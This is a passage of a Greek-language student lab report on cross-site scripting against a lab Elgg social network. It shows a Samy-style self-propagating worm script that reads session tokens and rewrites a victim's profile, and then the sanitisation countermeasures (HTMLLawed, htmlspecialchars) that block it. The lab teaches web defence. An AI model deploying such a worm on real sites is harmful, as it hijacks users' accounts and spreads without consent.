    var jsCode = document.getElementById('worm');
    var tailTag = "</" + "script>";

    var wormCode = encodeURIComponent(headerTag + jsCode.innerHTML + tailTag);

    var desc = "&description=" + wormCode + "&name=" + name + "&guid=" + guid + "&token=" + token + "&ts=" + ts;
    var content = token + ts + name + desc + guid;

}

```

Πηγαίνοντας στο προφίλ της Alice βλέπουμε ότι έχει τροποποιηθεί το προφίλ και έχει αντιγράψει ο κακόβουλος κώδικας.

The screenshot shows the 'Edit profile' page for 'Alice'. The 'About me' field contains the injected JavaScript payload, which has been executed and displayed as text.

Edit profile

Display name
Alice

About me

```
<p><script id="worm" type="text/javascript"></script>
window.onload = function(){

    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
    var description_text = "<p>Sumy is the best!</p>";

    var sendurl_edit = "http://www.xsslabe1gg.com/action/profile/edit";
    var sendurl_addfriend = "http://www.xsslabe1gg.com/friend/add?target=" + guid;

    var sendurl_modify = "http://www.xsslabe1gg.com/action/profile/edit";
    var sendurl_addfriend_modify = "http://www.xsslabe1gg.com/friend/add?target=" + guid + "&action=modify";
    var samyGuid = 47;

    var headerTag = "<script id='worm'> 1";
    var jsCode = document.getElementById('worm');
    var tailTag = "</" + "script>";

    var wormCode = encodeURIComponent(headerTag + jsCode.innerHTML + tailTag);

    var desc = "&description=" + wormCode + "&name=" + name + "&guid=" + guid + "&token=" + token + "&ts=" + ts;
    var content = token + ts + name + desc + guid;

}

```

Brief description
<p>Sumy is the best!</p>

Location

Alice
Sumy is the best!

- Search
- Activity
- Blogs
- Bookmarks
- Files
- Pages
- Wire posts
- Friends
- Blogs
- Bookmarks
- Files
- Pages
- Wire posts
- Edit avatar
- Edit profile
- Change your settings
- Account statistics
- Notifications
- Group notifications

7 Αντίμετρα

Απάντηση:

Ενεργοποιούμε το πρώτο αντίμετρο.

Plugins

Filter

All plugins	Active plugins	Inactive plugins	Bundled	Non-bundled	Admin	Communication	Content	Development
Enhancements	Security and Spam	Service/API	Social	Themes	Utilities	Web Services	Widgets	

Activate All Deactivate All

Activate HTMLLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.

Deactivate User Validation by Email Simple user account validation through email.

Plugins

Filter


All plugins	Active plugins	Inactive plugins	Bundled	Non-bundled	Admin	Communication	Content	Development
Enhancements	Security and Spam	Service/API	Social	Themes	Utilities	Web Services	Widgets	

Activate All Deactivate All

Deactivate HTMLLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.

Deactivate User Validation by Email Simple user account validation through email.

Πάμε να κάνουμε δοκιμή με έναν απλό κώδικα alert.



Παρατιρούμε ότι το Request αποστέλετε κανονικά με τα script tags.

Πατώντας save το alert δεν εκτελείτε άλλα εμφανίζετε σαν κείμενο, μπαίνοντας ξανά στο Edit παρατηρούμε ότι έχει αφαιρέσει τα script tags.

The screenshot shows a user profile interface. On the left, there's a form for editing the profile. It includes fields for 'Display name' (set to 'Samy'), 'About me' (with a rich text editor toolbar), 'Brief description' (containing the JavaScript code `alert('You are hacked!');`), and a 'Location' field. On the right, a sidebar displays the user's status as 'Samy' with the message 'alert("You are hacked!");'. Below the status, there are links for 'Blogs', 'Bookmarks', 'Files', 'Pages', 'Wire posts', 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

Ενεργοποιούμε και το άλλο αντίμετρο αναφέροντας τα σχόλια.

text.php	url.php
<pre> 1 <?php 2 /** 3 * Elgg text output 4 * Displays some text that was input using a standard text field 5 * 6 * @package Elgg 7 * @subpackage Core 8 * 9 * @uses \$vars['value'] The text to display 10 */ 11 12 echo htmlspecialchars(\$vars['value'], ENT_QUOTES, 'UTF-8', false); 13 14 echo \$vars['value']; </pre> <pre> if (isset(\$vars['text'])) { if (elgg_extract('encode_text', \$vars, false)) { \$text = htmlspecialchars(\$vars['text'], ENT_QUOTES, 'UTF-8', false); \$text = \$vars['text']; } else { \$text = \$vars['text']; } unset(\$vars['text']); } else { \$text = htmlspecialchars(\$url, ENT_QUOTES, 'UTF-8', false); \$text = \$url; } </pre>	

```
dropdown.php x |  
  
<?php  
/**  
 * Elgg dropdown display  
 * Displays a value that was entered into the system via a dropdown  
 *  
 * @package Elgg  
 * @subpackage Core  
 *  
 * @uses $vars['text'] The text to display  
 *  
 */  
  
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);  
  
echo $vars['value'];
```

```
email.php x dropdown.php  
  
<?php  
/**  
 * Elgg email output  
 * Displays an email address that was entered using an email input field  
 *  
 * @package Elgg  
 * @subpackage Core  
 *  
 * @uses $vars['value'] The email address to display  
 *  
 */  
  
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
```

Δοκιμάζουμε ξανά και παρατηρούμε πάλι ότι το Request αποστέλλεται κανονικά.

The screenshot shows a Mozilla Firefox window displaying the XSS Lab Site. The main content area shows a profile for 'Samy' with an 'About me' section containing the JavaScript code `alert('You are hacked!');`. To the left, the browser's developer tools are open, showing a POST request to `http://www.xsslabelgg.com/action/profile/edit` with the same payload. The request headers include Host: www.xsslabelgg.com, User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Referer: http://www.xsslabelgg.com/profile/samy/edit, Content-Type: application/x-www-form-urlencoded, Content-Length: 532, Cookie: Elgg=crt02jn3dif5pjur02vd30n95, DNT: 1, Connection: keep-alive, and Upgrade-Insecure-Requests: 1.

Αυτήν την φορά ώμος εκτός του ότι έχουν αφαιρεθεί τα script tags έχουν αντικατασταθεί και τα (') με το '

The screenshot shows the XSS Lab Site's 'Edit profile' page. The 'About me' field contains the payload `<p>alert('You are hacked!');</p>`. The right sidebar shows a sidebar with 'Samy' information and links to 'Blogs', 'Bookmarks', and 'Files'.